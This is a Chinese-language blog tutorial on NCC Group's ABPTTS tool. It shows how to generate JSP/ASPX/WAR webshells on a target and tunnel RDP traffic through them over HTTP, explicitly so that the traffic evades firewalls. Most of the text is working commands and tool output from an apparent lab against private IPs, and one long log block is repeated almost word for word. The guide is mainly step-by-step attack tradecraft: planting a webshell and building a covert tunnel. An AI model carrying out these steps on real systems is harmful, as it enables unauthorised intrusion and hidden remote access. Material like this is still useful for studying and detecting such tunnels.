专注APT攻击与防御
https://micropoor.blogspot.com/

ABPTTS简介：

ABPTTS是NCC Group在2016年blackhat推出的一款将TCP流量通过HTTP/HTTPS进行流量转发，在目前云主机的大环境中，发挥了比较重要的作用，可以通过脚本进行RDP,SSH,Meterpreter的交互与连接。也意味着这样可以建立一个通过80端口得流量出站来逃避防火墙。与其它http隧道不同的是，abptts是全加密。


2016年blackhat介绍：
https://www.blackhat.com/us-16/arsenal.html#a-black-path-toward-the-sun

Github：
https://github.com/nccgroup/ABPTTS

安装与生成payload：


```
root@John:~# git clone https://github.com/nccgroup/ABPTTS.git
Cloning into 'ABPTTS'...
remote: Enumerating objects: 50, done.
remote: Total 50 (delta 0), reused 0 (delta 0), pack-reused 50
Unpacking objects: 100% (50/50), done.
root@John:~# pip install pycrypto
Requirement already satisfied: pycrypto in /usr/lib/python2.7/dist-packages (2.6.1)
root@John:~# cd ABPTTS/
root@John:~/ABPTTS# ls
 abpttsclient.py abpttsfactory.py ABPTTS-Manual.pdf data libabptts.py License.txt README.md settings_overlays template
 root@John:~/ABPTTS# python abpttsfactory.py -o webshell
 [2019-01-28 08:24:28.131919] ---===[[[ A Black Path Toward The Sun ]]]===---
 [2019-01-28 08:24:28.131954] ---==[[ - Factory - ]]==---
 [2019-01-28 08:24:28.131965] Ben Lincoln, NCC Group
 [2019-01-28 08:24:28.131979] Version 1.0 - 2016-07-30
 [2019-01-28 08:24:28.132706] Output files will be created in "/root/ABPTTS/webshell"
```

```
[2019-01-28 08:24:28.132722] Client-side configuration file will be written as "/root/ABPTTS/webshell/config.txt"
[2019-01-28 08:24:28.132739] Using "/root/ABPTTS/data/american-english-lowercase-4-64.txt" as a wordlist file
[2019-01-28 08:24:28.136713] Created client configuration file "/root/ABPTTS/webshell/config.txt"
[2019-01-28 08:24:28.137760] Created server file "/root/ABPTTS/webshell/abptts.jsp"
[2019-01-28 08:24:28.138342] Created server file "/root/ABPTTS/webshell/abptts.aspx"
[2019-01-28 08:24:28.138492] Created server file "/root/ABPTTS/webshell/war/WEB-INF/web.xml"
[2019-01-28 08:24:28.138555] Created server file "/root/ABPTTS/webshell/war/META-INF/MANIFEST.MF"
[2019-01-28 08:24:28.139128] Prebuilt JSP WAR file: /root/ABPTTS/webshell/scabGroup.war
[2019-01-28 08:24:28.139140] Unpacked WAR file contents: /root/ABPTTS/webshell/war
```



靶机执行：

以aspx为demo。



a63458

攻击机执行：

注：如果攻击机为vps，则 -f 需要填写vps_ip:port/目标机:port

```
python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.119/abptts.aspx" -f 192.168.1.5:33389/192.168.1.119:3389
```

```
root@John:~/ABPTTS# python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.119/abptts.aspx" -f 192.168.1.5:33389/192.168.1.119:3389
[2019-01-28 08:33:25.749115] ---===[[[ A Black Path Toward The Sun ]]]===---
[2019-01-28 08:33:25.749153] --==[[ - Client - ]]==--
[2019-01-28 08:33:25.749160] Ben Lincoln, NCC Group
[2019-01-28 08:33:25.749169] Version 1.0 - 2016-07-30
[2019-01-28 08:33:25.750372] Listener ready to forward connections from 192.168.1.5:33389 to 192.168.1.119:3389 via http://192.168.1.119/abptts.aspx
[2019-01-28 08:33:25.750392] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:28.560180] Client connected to 192.168.1.5:33389
[2019-01-28 08:33:28.560365] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:28.560655] Connecting to 192.168.1.119:3389 via http://192.168.1.119/abptts.aspx
[2019-01-28 08:33:28.868187] Server set cookie ASP.NET_SessionId=boyfcepcijf43s0dhaz5of05; path=/; HttpOnly
[2019-01-28 08:33:28.868269] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8861 (Connection ID: CEA116F4AF1FAF8C)]
Server created connection ID CEA116F4AF1FAF8C
[2019-01-28 08:33:29.077903] Connection-level exception: [Errno 104] Connection reset by peer in thread for tunnel (192.168.1.3:8861 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
```

```
[2019-01-28 08:33:29.077967] Disengaging tunnel (192.168.1.3:8861 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:29.077987] Closing client socket (192.168.1.3:8861 -> 192.168.1.5:33389)
[2019-01-28 08:33:29.078049] Exception while closing client socket (192.168.1.3:8861 -> 192.168.1.5:33389): [Errno 107] Transport endpoint is not connected
[2019-01-28 08:33:29.085280] Server closed connection ID CEA116F4AF1FAF8C
[2019-01-28 08:33:36.957446] Client connected to 192.168.1.5:33389
[2019-01-28 08:33:36.957601] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:36.957797] Connecting to 192.168.1.119:3389 via http://192.168.1.119/abptts.aspx
[2019-01-28 08:33:36.966507] Server set cookie ASP.NET_SessionId=bsynuc3l5ndo5h0n0bhtrv5p; path=/; HttpOnly
[2019-01-28 08:33:36.966587] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8862 (Connection ID: AA0FE7F073A5EFFD)]: Server created connection ID AA0FE7F073A5EFFD
[2019-01-28 08:33:45.321612] [(C2S) 192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389 (Connection ID: AA0FE7F073A5EFFD)]: 25805 bytes sent since last report
[2019-01-28 08:33:45.321700] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8862 (Connection ID: AA0FE7F073A5EFFD)]: 12344 bytes sent since last report
[2019-01-28 08:33:48.482758] [(C2S) 192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389 (Connection ID: AA0FE7F073A5EFFD)]: 715 bytes sent since last report
[2019-01-28 08:33:48.482838] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8862 (Connection ID: AA0FE7F073A5EFFD)]: 2524 bytes sent since last report
[2019-01-28 08:33:54.169354] Connection-level exception: [Errno 104] Connection reset by peer in thread for tunnel (192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:54.169432] Disengaging tunnel (192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:54.169455] Closing client socket (192.168.1.3:8862 -> 192.168.1.5:33389)
[2019-01-28 08:33:54.169529] Exception while closing client socket (192.168.1.3:8862 -> 192.168.1.5:33389): [Errno 107] Transport endpoint is not connected
[2019-01-28 08:33:54.178078] Server closed connection ID AA0FE7F073A5EFFD

```

```
root@John:~/ABPTTS# python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.119/abptts.aspx" -f 192.168.1.5:33389/192.168.1.119:3389
[2019-01-28 08:33:25.749115] ---===[[[ A Black Path Toward The Sun ]]]===---
[2019-01-28 08:33:25.749153]     --==[[        -  Client  -          ]]==--
[2019-01-28 08:33:25.749160]             Ben Lincoln, NCC Group
[2019-01-28 08:33:25.749169]           Version 1.0 - 2016-07-30
[2019-01-28 08:33:25.750372] Listener ready to forward connections from 192.168.1.5:33389 to 192.168.1.119:3389 via http://192.168.1.119/abptts.aspx
[2019-01-28 08:33:25.750392] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:28.560180] Client connected to 192.168.1.5:33389
[2019-01-28 08:33:28.560365] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:28.560655] Connecting to 192.168.1.119:3389 via http://192.168.1.119/abptts.aspx
[2019-01-28 08:33:28.868187] Server set cookie ASP.NET_SessionId=boyfcepcijf43s0dhaz5of05; path=/; HttpOnly
[2019-01-28 08:33:28.868269] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8861 (Connection ID: CEA116F4AF1FAF8C)]: Server created connection ID CEA116F4AF1FAF8C
[2019-01-28 08:33:29.077903] Connection-level exception: [Errno 104] Connection reset by peer in thread for tunnel (192.168.1.3:8861 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:29.077967] Disengaging tunnel (192.168.1.3:8861 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:29.077987] Closing client socket (192.168.1.3:8861 -> 192.168.1.5:33389)
[2019-01-28 08:33:29.078049] Exception while closing client socket (192.168.1.3:8861 -> 192.168.1.5:33389): [Errno 107] Transport endpoint is not connected
[2019-01-28 08:33:29.085280] Server closed connection ID CEA116F4AF1FAF8C
[2019-01-28 08:33:36.957446] Client connected to 192.168.1.5:33389
[2019-01-28 08:33:36.957601] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:36.957797] Connecting to 192.168.1.119:3389 via http://192.168.1.119/abptts.aspx
[2019-01-28 08:33:36.966507] Server set cookie ASP.NET_SessionId=bsynuc3l5ndo5h0n0bhtrv5p; path=/; HttpOnly
[2019-01-28 08:33:36.966587] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8862 (Connection ID: AA0FE7F073A5EFFD)]: Server created connection ID AA0FE7F073A5EFFD
[2019-01-28 08:33:45.321612] [(C2S) 192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389 (Connection ID: AA0FE7F073A5EFFD)]: 25805 bytes sent since last report
[2019-01-28 08:33:45.321700] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8862 (Connection ID: AA0FE7F073A5EFFD)]: 12344 bytes sent since last report
[2019-01-28 08:33:48.482758] [(C2S) 192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389 (Connection ID: AA0FE7F073A5EFFD)]: 715 bytes sent since last report
[2019-01-28 08:33:48.482838] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8862 (Connection ID: AA0FE7F073A5EFFD)]: 2524 bytes sent since last report
[2019-01-28 08:33:54.169354] Connection-level exception: [Errno 104] Connection reset by peer in thread for tunnel (192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:54.169432] Disengaging tunnel (192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:54.169455] Closing client socket (192.168.1.3:8862 -> 192.168.1.5:33389)
[2019-01-28 08:33:54.169529] Exception while closing client socket (192.168.1.3:8862 -> 192.168.1.5:33389): [Errno 107] Transport endpoint is not connected
[2019-01-28 08:33:54.178078] Server closed connection ID AA0FE7F073A5EFFD
```

非常遗憾的是，目前不支持PHP。

- Micropoor